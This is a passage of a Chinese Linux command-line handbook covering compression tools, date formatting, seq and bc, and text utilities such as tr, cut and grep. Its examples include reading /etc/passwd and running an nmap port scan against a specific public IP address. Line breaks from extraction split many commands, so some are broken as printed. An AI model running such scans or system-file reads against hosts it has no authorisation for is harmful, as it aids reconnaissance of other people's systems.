02.log  access.2010-11-18.log
access.2010-10-02.log  access.2010-10-18.log  access.2010-11-
03.log  access.2010-11-19.log
access.2010-10-03.log  access.2010-10-19.log  access.2010-11-
04.log  access.2010-11-20.log
access.2010-10-04.log  access.2010-10-20.log  access.2010-11-
05.log  access.2010-11-21.log
access.2010-10-05.log  access.2010-10-21.log  access.2010-11-
06.log  access.2010-11-22.log
access.2010-10-06.log  access.2010-10-22.log  access.2010-11-
07.log  access.2010-11-23.log
access.2010-10-07.log  access.2010-10-23.log  access.2010-11-
08.log  access.2010-11-24.log
access.2010-10-08.log  access.2010-10-24.log  access.2010-11-
```

```
09.log  access.2010-11-25.log
access.2010-10-09.log  access.2010-10-25.log  access.2010-11-
10.log  access.2010-11-26.log
access.2010-10-10.log  access.2010-10-26.log  access.2010-11-
11.log  access.2010-11-27.log
access.2010-10-11.log  access.2010-10-27.log  access.2010-11-
12.log  access.2010-11-28.log
access.2010-10-12.log  access.2010-10-28.log  access.2010-11-
13.log  access.2010-11-29.log
access.2010-10-13.log  access.2010-10-29.log  access.2010-11-
14.log  access.2010-11-30.log
access.2010-10-14.log  access.2010-10-30.log  access.2010-11-
15.log
access.2010-10-15.log  access.2010-10-31.log  access.2010-11-
16.log
access.2010-10-16.log  access.2010-11-01.log  access.2010-11-
17.log
# gzip access.2010-{10,11}-??.log
```

```
# ls access.2010-{0?,10,11}-??.log
access.2010-08-28.log  access.2010-10-02.log  access.2010-10-
13.log  access.2010-10-27.log  access.2010-11-06.log
access.2010-11-17.log  access.2010-11-26.log
access.2010-08-31.log  access.2010-10-03.log  access.2010-10-
14.log  access.2010-10-28.log  access.2010-11-08.log
access.2010-11-18.log  access.2010-11-27.log
access.2010-09-24.log  access.2010-10-04.log  access.2010-10-
15.log  access.2010-10-29.log  access.2010-11-09.log
access.2010-11-19.log  access.2010-11-28.log
access.2010-09-25.log  access.2010-10-06.log  access.2010-10-
17.log  access.2010-10-30.log  access.2010-11-10.log
access.2010-11-20.log  access.2010-11-29.log
access.2010-09-26.log  access.2010-10-07.log  access.2010-10-
19.log  access.2010-10-31.log  access.2010-11-11.log
access.2010-11-21.log  access.2010-11-30.log
access.2010-09-27.log  access.2010-10-08.log  access.2010-10-
20.log  access.2010-11-02.log  access.2010-11-12.log
access.2010-11-22.log
access.2010-09-29.log  access.2010-10-09.log  access.2010-10-
22.log  access.2010-11-03.log  access.2010-11-14.log
access.2010-11-23.log
access.2010-09-30.log  access.2010-10-10.log  access.2010-10-
```

```
23.log  access.2010-11-04.log  access.2010-11-15.log
access.2010-11-24.log
access.2010-10-01.log  access.2010-10-12.log  access.2010-10-
25.log  access.2010-11-05.log  access.2010-11-16.log
access.2010-11-25.log
# gzip access.2010-{0?,10,11}-??.log &
```

zip, zipcloak, zipnote, zipsplit - package and compress (archive) files

*.zip

zip/unzip file[.zip]

压缩文件

```
zip -r dist.zip dist
```

解压到指定目录

```
unzip dist.zip -d /var/www/html
```

bzip2, bunzip2 - a block-sorting file compressor

```
[root@localhost src]# yum install bzip2
```

查看RPM包所含文件

```
[root@localhost src]# rpm -ql bzip2-1.0.6-13.el7
/usr/bin/bunzip2
/usr/bin/bzcat
/usr/bin/bzcmp
/usr/bin/bzdiff
/usr/bin/bzgrep
/usr/bin/bzip2
/usr/bin/bzip2recover
/usr/bin/bzless
/usr/bin/bzmore
/usr/share/doc/bzip2-1.0.6
/usr/share/doc/bzip2-1.0.6/CHANGES
/usr/share/doc/bzip2-1.0.6/LICENSE
/usr/share/doc/bzip2-1.0.6/README
/usr/share/man/man1/bunzip2.1.gz
/usr/share/man/man1/bzcat.1.gz
/usr/share/man/man1/bzcmp.1.gz
/usr/share/man/man1/bzdiff.1.gz
/usr/share/man/man1/bzgrep.1.gz
/usr/share/man/man1/bzip2.1.gz
/usr/share/man/man1/bzip2recover.1.gz
/usr/share/man/man1/bzless.1.gz
/usr/share/man/man1/bzmore.1.gz
```

RAR

```
sudo apt-get install rar unrar
```

7-Zip

p7zip - 7z file archiver with high compression ratio

http://www.7-zip.org/

如果你仅仅是解压文件，只需安装下面的包即可

```
$ sudo apt-get install p7zip
```

如果你要创建7zip文件就需要安装p7zip-full

```
$ sudo apt-get install p7zip-full
```

压缩

```
$ 7z a test.7z /etc/*
```

浏览压缩包

```
$ 7z l test.7z
```

解压

```
$ 7z e test.7z
```

Creates self extracting archive.

创建自解压文件

```
7z a -sfx a.7z *.txt
```

解压

```
./a.7z
```

RAR

```
$ unrar test.rar
```

xz, unxz, xzcat, lzma, unlzma, lzcat - Compress or decompress .xz and .lzma files

```
[root@localhost ~]# echo "Hello" > test
[root@localhost ~]# xz -z test
[root@localhost ~]# ll test.xz
-rw------- 1 root root 1436 2019-01-16 06:13 test.xz
[root@localhost ~]# xz -d test.xz
[root@localhost ~]# cat test
Hello
```

tar 用法

```
[root@localhost ~]# tar Jcvf test.tar.xz test
test
[root@localhost ~]# ll test.tar.xz
-rw-r--r-- 1 root root 1528 2019-03-19 04:32 test.tar.xz

[root@localhost ~]# tar Jxvf test.tar.xz
test
```

6. 日期和时间

date and time

日期格式

自定义格式化显示日期

```
%n : 下一行
%t : 跳格
%H : 小时(00..23)
%I : 小时(01..12)
%k : 小时(0..23)
%l : 小时(1..12)
%M : 分钟(00..59)
%p : 显示本地 AM 或 PM
%r : 直接显示时间 (12 小时制，格式为 hh:mm:ss [AP]M)
%s : 从 1970 年 1 月 1 日 00:00:00 UTC 到目前为止的秒数
%S : 秒(00..61)
%T : 直接显示时间 (24 小时制)
%X : 相当于 %H:%M:%S
%Z : 显示时区 %a : 星期几 (Sun..Sat)
%A : 星期几 (Sunday..Saturday)
%b : 月份 (Jan..Dec)
%B : 月份 (January..December)
%c : 直接显示日期与时间
%d : 日 (01..31)
%D : 直接显示日期 (mm/dd/yy)
%h : 同 %b
%j : 一年中的第几天 (001..366)
%m : 月份 (01..12)
%U : 一年中的第几周 (00..53) (以 Sunday 为一周的第一天的情形)
%w : 一周中的第几天 (0..6)
%W : 一年中的第几周 (00..53) (以 Monday 为一周的第一天的情形)
%x : 直接显示日期 (mm/dd/yy)
%y : 年份的最后两位数字 (00.99)
%Y : 完整年份 (0000..9999)
```

2010/06/18 17:57:38

```
$ date '+%Y/%m/%d %H:%M:%S'
```

2010-06-18 17:57:58

```
$ date '+%Y-%m-%d %H:%M:%S'
```

```
$ date +'%Y-%m-01 00:00:01'
2010-10-01 00:00:01
```

```
[root@netkiller ~]# date +%F
2015-07-30

[root@netkiller ~]# date +%Y-%m-%d-%H-%M
2015-07-30-13-49
```

weekday name

```
$ date +%a
Fri

$ date +%A
Friday
```

-d --date=

```
# date -d next-day +%Y%m%d
20060328
# date -d last-day +%Y%m%d
20060326
# date -d yesterday +%Y%m%d
20060326
```

```
# date -d tomorrow +%Y%m%d
20060328
# date -d last-month +%Y%m
200602
# date -d next-month +%Y%m
200604
# date -d next-year +%Y
2007
```

```
date 命令的另一个扩展是 -d 选项

1) 2周后的日期 和一天前的日期
[root@netkiller ~]# date -d '2 weeks'
2015年 08月 13日 星期四 13:53:06 HKT

[root@netkiller ~]# date -d '1 day ago'
2015年 07月 29日 星期二 13:53:14 HKT
[root@netkiller ~]# date -d yesterday
2015年 07月 29日 星期三 13:53:26 HKT

2)下周一的日期
[root@netkiller ~]# date -d 'next monday'
2015年 08月 03日 星期一 00:00:00 HKT

3)使用负数以得到相反的日期
[root@netkiller ~]# date -d '-1 weeks'
2015年 07月 23日 星期四 13:59:43 HKT
[root@netkiller ~]# date -d '1 weeks'
2015年 08月 06日 星期四 13:59:50 HKT

上个月的一周前
[root@netkiller ~]# date -d 'last-month -1 week'
2015年 06月 23日 星期二 14:00:59 HKT

相对于6月30号的前两周
[root@netkiller ~]# date -d 'jun 30 -2 weeks'
2015年 06月 16日 星期二 00:00:00 HKT
[root@netkiller ~]# date -d 'jun 30 -2 weeks'  +%Y_%m_%d
2015_06_16
```

日期偏移量

```
昨天 (前一天)
date --date='1 days ago' "+%Y-%m-%d"
date -d '1 days ago' "+%Y-%m-%d"
date -d yesterday "+%Y-%m-%d"

明天 (後一天)
date --date='1 days' "+%Y-%m-%d"
date -d '1 days' "+%Y-%m-%d"
date -d tomorrow "+%Y-%m-%d"
```

day

```
$ date -d '-1 day' +'%Y-%m-%d 00:00:01'
2010-10-14 00:00:01

$ date -d '+5 day' +'%Y-%m-%d 00:00:01'
2010-10-20 00:00:01
```

month

```
$ date -d '+2 month' +'%Y-%m-%d 00:00:01'
2010-12-15 00:00:01

$ date -d '-1 month' +'%Y-%m-%d 00:00:01'
2010-09-15 00:00:01
```

year

```
$ date -d '-5 year' +'%Y-%m-%d'
2005-10-15
$ date -d '+1 year' +'%Y-%m-%d'
2011-10-15
```

时间偏移

```
1小時前
date --date='1 hours ago' "+%Y-%m-%d %H:%M:%S"
1小時後
date --date='1 hours' "+%Y-%m-%d %H:%M:%S"
1分鐘前
date --date='1 minutes ago' "+%Y-%m-%d %H:%M:%S"
1分鐘後
date --date='1 minutes' "+%Y-%m-%d %H:%M:%S"
1秒前
date --date='1 seconds ago' "+%Y-%m-%d %H:%M:%S"
1秒後
date --date='1 seconds' "+%Y-%m-%d %H:%M:%S"
```

时间戳

```
1 计算当天的时间戳


[root@netkiller ~]#  date +%s
1440641485

2 计算指定日期的时间戳


[root@netkiller ~]# date -d "2015-08-05 09:45:44" +%s
1438739144

3 时间戳转换成时间

[root@netkiller ~]# date -d @1438739144
2015年 08月 05日 星期三 09:45:44 HKT

格式输出
[root@mygitlab ~]# date -d @1440661395  +%Y-%m-%d-%H-%M
2015-08-27-00-43
```

RFC 2822

RFC 2822 的日期与时间输出格式, RFC 2822 的格式像这样: 星期, 日-月-年,小时:分钟:秒 时区

时区 +0800 等同于 GMT +8

```
[root@netkiller ~]# date -R
Thu, 30 Jul 2015 11:29:00 +0800
```

UTC

UTC time 以UTC形式显示日期和时间

```
$ datetime=$(date -u '+%Y%m%d %H:%M:%S')
$ echo $datetime
20091203 06:22:03
```

```
[root@netkiller ~]# date -u
2015年 07月 30日 星期四 03:35:01 UTC
```

字符串转日期

```
[root@netkiller ~]# date -d "$(echo 20220103T1430 | sed 's/T/
/')"
Fri Jan  3 14:30:00 CST 2022
```

```
[root@netkiller ~]# date -d "$(echo 20220103T143011 | sed -r
's/(.*)T(..)(..)(..)/\1 \2:\3:\4/')"
Mon Jan  3 14:30:11 CST 2022
```

7. 数值与运算

数值运算

```
echo $((3+5))
expr 6 + 3
awk 'BEGIN{a=(3+2)*2;print a}'
```

seq - print a sequence of numbers

```
[neo@test ~]$ seq 10
1
2
3
4
5
6
7
8
9
10
[neo@test ~]$ seq 5 10
5
6
7
8
9
10
```

等差列, 步长设置

```
$ seq 1 1 10
1
2
3
4
5
6
7
8
9
10

$ seq 1 2 10
1
3
5
7
9

# seq 0 2 10
0
2
4
6
8
10
```

分隔符

```
# seq -s : -w 1 10
01:02:03:04:05:06:07:08:09:10

# seq -s '|' -w 1 10
01|02|03|04|05|06|07|08|09|10
```

等宽，前导字符用0填充

```
# seq -w 1 10
01
02
03
04
05
06
07
08
09
10
```

bc - An arbitrary precision calculator language

```
$ echo "4*5" | bc
```

```
# more calc.txt
3+2
4+5
8*2
10/4
# bc calc.txt
5
9
16
2
```

8. 文本处理

iconv - Convert encoding of given files from one encoding to another

cconv - A iconv based simplified-traditional chinese conversion tool

cconv是建立在iconv之上，可以UTF8编码直接转换，并增加了词转换。

```
sudo apt-get install cconv
```

使用cconv进行简繁转换的方法为:

```
cconv -f UTF8-CN -t UTF8-HK zh-cn.txt -o zh-hk.txt
```

uconv - convert data from one encoding to another

安装

```
sudo apt-get install libicu-dev
```

例子

```
$ uconv -f cp1252 -t UTF-8 -o file_in_utf8.txt
file_in_cp1252_encoding.txt
```

字符串处理命令expr

```
```

```
字符串处理命令expr用法简介:
名称: expr
用途:求表达式变量的值。
语法: expr Expression
实例如下:
例子1:字串长度
shell>> expr length "this is a test content";
22
例子2:求余数
shell>> expr 20 % 9
2
例子3:从指定位置处截取字符串
shell>> expr substr "this is a test content" 3 5
is is
例子4:指定字符串第一次出现的位置
shell>> expr index "testforthegame" s
3
例子5:字符串真实重现
shell>> expr quote thisisatestformela
thisisatestformela
```

cat - concatenate files and print on the standard output

```
-b      不对空白行编号。
-e      使用 $ 字符显示行尾。
-n      从 1 开始对所有输出行编号。
-q      使用静默操作（禁止错误消息）。
-r      将所有多个空行替换为单行（“压缩”空白）。
-t      将制表符显示为 ^I。
-u      不对输出进行缓冲。
-v      可视地显示非打印控制字符。
```

-s, --squeeze-blank suppress repeated empty output lines

-S 将多个空白行压缩到单行中（与 -r 相同）

```
```

```
$ cat >> /tmp/test <<EOF
Line1

Line2


Line3




Line4


Line5

EOF

$ cat -s /tmp/test
Line1

Line2

Line3

Line4

Line5
```

-v, --show-nonprinting use ^ and M- notation, except for LFD and TAB

显示控制字符。例如Tab等，下面例子查看文件结尾换行符类型

```
[neo@netkiller ~]# cat -v file.txt
GRANT USAGE ON *.* TO 'esauser'@'localhost' IDENTIFIED BY
xxxxxxx; ^M
^M
file^M
2059^M
```

```

```

与管道配合使用

```
[log@logging tmp]$ cat <<EOF | grep 'm'
İsmail
Ahmet
Ali
Elif
Mehmet
EOF
İsmail
Ahmet
Mehmet
```

多管道

```
cat <<EOF | grep 'm' | tee matched_names.txt
İsmail
Ahmet
Ali
Elif
Mehmet
EOF
```

nl - number lines of files

```
$ nl /etc/issue
     1  CentOS release 5.4 (Final)
     2  Kernel \r on an \m
```

tr - translate or delete characters

```
[:alnum:] ： 所有字母字符与数字
[:alpha:] ： 所有字母字符
[:blank:] ： 所有水平空格
[:cntrl:] ： 所有控制字符
[:digit:] ： 所有数字
[:graph:] ： 所有可打印的字符(不包含空格符)
[:lower:] ： 所有小写字母
[:print:] ： 所有可打印的字符(包含空格符)
[:punct:] ： 所有标点字符
[:space:] ： 所有水平与垂直空格符
[:upper:] ： 所有大写字母
[:xdigit:] ： 所有 16 进位制的数字
```

替换字符

":"替换为"\n"

```
$ cat /etc/passwd |tr ":" "\n"
```

```
[root@gitlab ~]# echo "/opt/netkiller.cn/www.netkiller.cn" | tr
-- '/.' ':-'
:opt:netkiller-cn:www-netkiller-cn
```

英文大小写转换

使用 tr '[:lower:]' '[:upper:]' 将小写字母替换成大写字母

```
[root@localhost ~]# echo "Helloworld" | tr '[:lower:]'
'[:upper:]'
HELLOWORLD
```

替换整段文字

```
[root@localhost ~]# cat /etc/redhat-release
CentOS Linux release 7.5.1804 (Core)

[root@localhost ~]# cat /etc/redhat-release | tr '[:lower:]'
'[:upper:]'
CENTOS LINUX RELEASE 7.5.1804 (CORE)
```

```
[root@localhost ~]# echo "Netkiller" |  tr ‘a-z’ ‘A-Z’
NETKILLER
```

```
neo@MacBook-Pro-M2 ~> uuidgen
71386AEE-C468-44E1-A0A3-FB4EBB4600AA

neo@MacBook-Pro-M2 ~> uuidgen | tr [:upper:] [:lower:]
3d807c48-ef5f-4297-869f-120cb713f752
```

[CHAR*] 和 [CHAR*REPEAT]

```
[root@localhost ~]# echo "1234567890" | tr ‘1-5’ ‘[A*]‘
```

```
AAAAA67890

[root@localhost ~]# echo "1234567890" | tr ‘1-9’ ‘[A*5]BCDE’
AAAAABCDE0
```

-s, --squeeze-repeats replace each input sequence of a repeated character that is listed in SET1 with a single occurrence of that character

删除重复的字符

```
[root@localhost ~]# echo "My      nickname  is      netkiller."
| tr -s ' '
My nickname is netkiller.

[root@localhost ~]# echo "aaaabbbbccccdddd." | tr -s 'a'
abbbbccccdddd.

[root@localhost ~]# echo "aaaabbbbccccdddd." | tr -s 'a-z'
abcd.
```

-d, --delete delete characters in SET1, do not translate

删除字符

```
[root@localhost ~]# echo "My nickname is netkiller" | tr -d ' '
Mynicknameisnetkiller

[root@localhost ~]# md5sum /etc/issue | tr -d [0-9]
ffedfcfbdcaebdec  /etc/issue
```

删除控制字符

```
[root@netkiller ~]# cat file | tr -d [:cntrl:]
```

cut - remove sections from each line of files

列操作

```
$ last | grep  'neo' | cut -d ' ' -f1
```

```
$ cat /etc/passwd | cut -d ':' -f1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy

$ cat /etc/passwd | cut -d ':' -f1,3,4

# cat /etc/passwd | cut -d ':' -f1,6
root:/root
bin:/bin
daemon:/sbin
adm:/var/adm
lp:/var/spool/lpd
sync:/sbin
shutdown:/sbin
halt:/sbin
mail:/var/spool/mail
uucp:/var/spool/uucp
operator:/root
```

```
games:/usr/games
gopher:/var/gopher
ftp:/var/ftp
nobody:/
vcsa:/dev
saslauth:/var/empty/saslauth
postfix:/var/spool/postfix
sshd:/var/empty/sshd
rpc:/var/cache/rpcbind
rpcuser:/var/lib/nfs
nfsnobody:/var/lib/nfs
ntp:/etc/ntp
nagios:/var/log/nagios
```

行操作

```
$ cat /etc/passwd | cut -c 1-4
root
daem
bin:
sys:
sync
game
man:

$ echo "No such file or directory"| cut -c4-7
such

$ echo "No such file or directory"| cut -c -8
No such

$ echo "No such file or directory"| cut -c-8
No such
```

printf - format and print data

```
printf "%d\n" 1234
```

```
$ printf "\033[1;33m TEST COLOR \n\033[m"
```

Free `recode' converts files between various character sets and surfaces.

Following will convert text files between DOS, Mac, and Unix line ending styles:

```
$ recode /cl../cr <dos.txt >mac.txt
$ recode /cr.. <mac.txt >unix.txt
$ recode ../cl <unix.txt >dos.txt
```

/dev/urandom 随机字符串

```
[neo@test .deploy]$ echo `< /dev/urandom tr -dc A-Z-a-z-0-9 |
head -c 8`
GidAuuNN
[neo@test .deploy]$ echo `< /dev/urandom tr -dc A-Z-a-z-0-9 |
head -c 8`
UyGaWSKr
```

我常常使用这样的随机字符初始化密码

```
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:alnum:] |
head -c 8`
xig8Meym
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:alnum:] |
```

```
head -c 8`
23Ac1vZg
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:digit:] |
head -c 8`
73652314
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:graph:] |
head -c 8`
GO_o>OnJ
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:graph:] |
head -c 10`
iGy0FS/aO5
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:graph:] |
head -c 50`
;`E^{5(T4v~5$YovW.?%_?9la<`+qPcRh@7mD\!Whx;MJZVQ\K
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:print:] |
head -c 50`
fy$[#:'(')jt'gp1/g-)d~p]8 :r9i;MO2d!8M<?Qs3t:QgK$O
[neo@test .deploy]$ echo `< /dev/urandom tr -dc [:graph:] |
head -c 50`
6SivJ5y$/FTi8mf}rrqE&s0"WkA}r;uK-=MT!Wp0UlL_lF0|bL
```

批量生成

```
for i in {1..10}
do
echo `< /dev/urandom tr -dc A-Z-a-z-0-9 | head -c 8`
done
```

```
# cat /dev/urandom | tr -cd [:alnum:] | fold -w30 | head -n 20
AVqROzjF6ZATJGv2J6PzDHp3jLpKV4
ONt68UFNDwgXpSnLBV7oRDX3VLRYsX
EZTWCGvZc3mIEeuw9sxMtV8ZkzVRJv
BhUiv0a7utsjZFLYpKGZrY5aDXcZL4
5YfUl2hmDT1O9X61DRYg4wSp4lXoXX
ykyPJxH47PzxnNGlujIUF98ZtB01H0
QyP53mksQN8bCNNo1fSD3RtqhhEGfa
```

```
u2RkT1M9GUQF4a6O18tG5WD97OOXze
Whm5X7398Q8L9BONN8k2oLy9CL37JO
TmGQz7WB6WnkjhyB4wrBHBJ3HMIRyf
hww43yvddUDYUnbNOKjhv3sLhCA4YD
uY6zQtBC6miwLUl3jkCVVA0Xu8ASgj
jv58qu46VW7LvRIq4txNE8bG9NBlZl
pzaMkydAiCHCF5H2oQVqMn4DTTYgNL
yoN2A9LyrCwLfjP1ad9HMAwxExJL5i
J27iy2L90m9dpcPLJ8tl46GGb9xqmQ
6YwFCvuPHyyEwnctUTpqLFcvUafVZ2
Nuq9XgIgRQGynjlVqGLMOpO0MkGpsn
tChkRG7eoRuKVXgW7ccTGx45E54K3Y
qPv48XqdGlOrdULCOGZ45kwJ1v5kVX
```

col - filter reverse line feeds from input

清除 ^M 字符

```
$ cat oldfile | col -b > newfile
```

apg - generates several random passwords

```
sudo apt-get install apg

$ apg

Please enter some random data (only first 16 are significant)
(eg. your old password):>
imlogNukcel5 (im-log-Nuk-cel-FIVE)
Drocdaf1 (Droc-daf-ONE)
fagJook0 (fag-Jook-ZERO)
heabugJer4 (heab-ug-Jer-FOUR)
5OsEsudy (FIVE-Os-Es-ud-y)
IrjOgneagOc9 (Irj-Og-neag-Oc-NINE)


$ apg -M SNCL -m 16
```

```
WoidWemFut6dryn,
byRowpEus-Flutt0
|QuogCagFaycsic0
ojHoadCyct4Freg_
Vir9blir`orhohoo
bapOip?Ibreawov2
```

head/tail

```
head -c 17 | tail -c 1
```

彩色输出

```
printf "%s" $(printf '\033[0;31m'); tail /etc/passwd
```

```
tail -f example.log | sed \
-e "s/FATAL/"$'\e[31m'"&"$'\e[m'"/" \
-e "s/ERROR/"$'\e[31m'"&"$'\e[m'"/" \
-e "s/WARNING/"$'\e[33m'"&"$'\e[m'"/" \
-e "s/INFO/"$'\e[32m'"&"$'\e[m'"/" \
-e "s/DEBUG/"$'\e[34m'"&"$'\e[m'"/"
```

跳过 **n** 行，输出后面内容

首先看看源文件内容

```
[root@netkiller ~]# head -n 5 /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

现在跳过第一行，显示后面所有内容

```
[root@netkiller ~]# tail -n +2 /etc/passwd
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
systemd-coredump:x:999:996:systemd Core Dumper:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin
polkitd:x:998:995:User for polkitd:/:/sbin/nologin
sssd:x:997:994:User for sssd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated
SSH:/usr/share/empty.sshd:/sbin/nologin
systemd-oom:x:992:992:systemd Userspace OOM
Killer:/:/usr/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
chrony:x:991:991::/var/lib/chrony:/sbin/nologin
docker:x:990:990:Container Administrator:/home/docker:/bin/bash
```

尾部剪掉 n 行

```
[root@netkiller ~]# nmap -F 121.196.46.109
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-01 14:52 CST
Nmap scan report for 121.196.46.109
Host is up (0.016s latency).
Not shown: 97 filtered ports
PORT     STATE  SERVICE
113/tcp  closed ident
2000/tcp open   cisco-sccp
5060/tcp open   sip

Nmap done: 1 IP address (1 host up) scanned in 4.38 seconds
[root@netkiller ~]# nmap -F 121.196.46.109 | tail -n +5
PORT     STATE  SERVICE
113/tcp  closed ident
2000/tcp open   cisco-sccp
5060/tcp open   sip

Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
[root@netkiller ~]# nmap -F 121.196.46.109 | tail -n +5 | head
-n -1
PORT     STATE  SERVICE
113/tcp  closed ident
2000/tcp open   cisco-sccp
5060/tcp open   sip
```

反转字符串或文件内容

rev - reverse lines of a file or files

反转字符串

```
# echo hello | rev
olleh

# echo "hello world" | rev
dlrow olleh
```

反转文件内容

```
# rev /etc/passwd
hsab/nib/:toor/:toor:0:0:x:toor
nigolon/nibs/:nib/:nib:1:1:x:nib
nigolon/nibs/:nibs/:nomead:2:2:x:nomead
nigolon/nibs/:mda/rav/:mda:4:3:x:mda
nigolon/nibs/:dpl/loops/rav/:pl:7:4:x:pl
cnys/nib/:nibs/:cnys:0:5:x:cnys
nwodtuhs/nibs/:nibs/:nwodtuhs:0:6:x:nwodtuhs
tlah/nibs/:nibs/:tlah:0:7:x:tlah
nigolon/nibs/:liam/loops/rav/:liam:21:8:x:liam
nigolon/nibs/:pcuu/loops/rav/:pcuu:41:01:x:pcuu
nigolon/nibs/:toor/:rotarepo:0:11:x:rotarepo
nigolon/nibs/:semag/rsu/:semag:001:21:x:semag
nigolon/nibs/:rehpog/rav/:rehpog:03:31:x:rehpog
nigolon/nibs/:ptf/rav/:resU PTF:05:41:x:ptf
nigolon/nibs/:/:ydoboN:99:99:x:ydobon
nigolon/nibs/:ved/:renwo yromem elosnoc lautriv:96:96:x:ascv
nigolon/nibs/:ptn/cte/::83:83:x:ptn
nigolon/nibs/:htualsas/ytpme/rav/:"resu
dhtualsaS":67:994:x:htualsas
nigolon/nibs/:xiftsop/loops/rav/::98:98:x:xiftsop
nigolon/nibs/:dhss/ytpme/rav/:HSS detarapes-
egelivirP:47:47:x:dhss
hsab/nib/:lqsym/bil/rav/:revres LQSyM:994:894:x:lqsym
hsab/nib/:www/:noitacilppA beW:08:08:x:www
nigolon/nibs/:xnign/ehcac/rav/:resu xnign:894:794:x:xnign
```

TAB符号与空格处理

expand - convert tabs to spaces

转换 TAB 字符为空格

```
root@netkiller /var/log % yum --showduplicates list httpd |
expand
Repository epel is listed more than once in the configuration
Loaded plugins: fastestmirror, langpacks
Loading mirror speeds from cached hostfile
Available Packages
httpd.x86_64                    2.4.6-67.el7.centos
```

```
os
httpd.x86_64                    2.4.6-67.el7.centos.2
updates
```

unexpand - convert spaces to tabs

转换空格为TAB符

```
root@netkiller /var/log % cat /etc/fstab | unexpand -t 16
/dev/vda1            /            ext3
noatime,acl,user_xattr 1 1
proc         /proc                proc       defaults
0 0
sysfs        /sys                 sysfs      noauto
0 0
debugfs      /sys/kernel/debug    debugfs    noauto
0 0
devpts       /dev/pts             devpts     mode=0620,gid=5
0 0
```

将16个空格替换为一个TAB符

grep, egrep, fgrep, rgrep - print lines matching a pattern

删除空行

```
$ cat file | grep '.'
```

-v, --invert-match

grep -v "grep"

```
[root@development ~]# ps ax | grep httpd
 6284 ?        Ss     0:10 /usr/local/httpd-2.2.14/bin/httpd -k
start
```

```
 8372 ?        S      0:00 perl ./wrapper.pl -chdir -name httpd
-class com.caucho.server.resin.Resin restart
19136 ?        S      0:00 /usr/local/httpd-2.2.14/bin/httpd -k
start
19749 pts/1    R+     0:00 grep httpd
31530 ?        Sl     0:57 /usr/local/httpd-2.2.14/bin/httpd -k
start
31560 ?        Sl     1:12 /usr/local/httpd-2.2.14/bin/httpd -k
start
31623 ?        Sl     1:06 /usr/local/httpd-2.2.14/bin/httpd -k
start
[root@development ~]# ps ax | grep httpd | grep -v grep
 6284 ?        Ss     0:10 /usr/local/httpd-2.2.14/bin/httpd -k
start
 8372 ?        S      0:00 perl ./wrapper.pl -chdir -name httpd
-class com.caucho.server.resin.Resin restart
19136 ?        S      0:00 /usr/local/httpd-2.2.14/bin/httpd -k
start
31530 ?        Sl     0:57 /usr/local/httpd-2.2.14/bin/httpd -k
start
31560 ?        Sl     1:12 /usr/local/httpd-2.2.14/bin/httpd -k
start
31623 ?        Sl     1:06 /usr/local/httpd-2.2.14/bin/httpd -k
start
```

输出控制（Output control）

显示行号

```
[root@localhost ~]# grep -n 'ftp' /etc/passwd
12:ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

-o, --only-matching show only the part of a line matching PATTERN

```
$ curl -s http://www.example.com | egrep -o '<a href="(.*)">.*
</a>' | sed -e 's/.*href="\([^"]*\)".*/\1/'
```

```
$ mysqlshow | egrep -o "|\w(.*)\w|"
Databases
information_schema
test
```

```
$ cat file.html | grep -o \
    -E '\b(([\w-]+://?|www[.])[^\s()<>]+(?:\([\w\d]+\)|
([^[:punct:]\s]|/)))'

$ cat file.html | grep -o -E 'href="([^"#]+)"'

$ cat sss.html | grep -o -E 'thunder://([^<]+)'
```

```
neo@MacBook-Pro ~/project % cat WikiTest.java  | grep '@Api'
    @Api(method = GET, uri =
"/project/:projectName/wikis/page")
    @Api(method = POST, uri = "/project/:projectName/wiki")
    @Api(method = POST, uri = "/project/:projectName/wiki")
    @Api(method = POST, uri = "/project/:projectName/wiki")

neo@MacBook-Pro ~/project % cat WikiTest.java  | egrep -o
'method\s=\s.+,\suri\s=\s.+"'
method = GET, uri = "/project/:projectName/wikis/page"
method = POST, uri = "/project/:projectName/wiki"
method = POST, uri = "/project/:projectName/wiki"
method = POST, uri = "/project/:projectName/wiki"
```

IP 地址

```
# grep rhost /var/log/secure | grep -oE "\b([0-9]{1,3}\.){3}[0-
```

```
9]{1,3}\b"
```

UUID

```
neo@MacBook-Pro ~ % curl -s -X POST --user 'api:secret' -d
'grant_type=password&username=netkiller@msn.com&password=123456
' http://localhost:8080/oauth/token | grep -o -E
'"access_token":"([0-9a-f-]+)"'
"access_token":"863ef5df-6448-40a6-8809-f6f4b680689b"
```

行列转换

```
$ grep -o . <<< "Helloworld"
H
e
l
l
o
w
o
r
l
d
```

递归操作

递归查询

```
$ sudo grep -r 'neo' /etc/*
```

递归替换

```
                        <![CDATA[
for file in $( grep -rl '8800.org' *  | grep -v .svn ); do
    echo item: $file
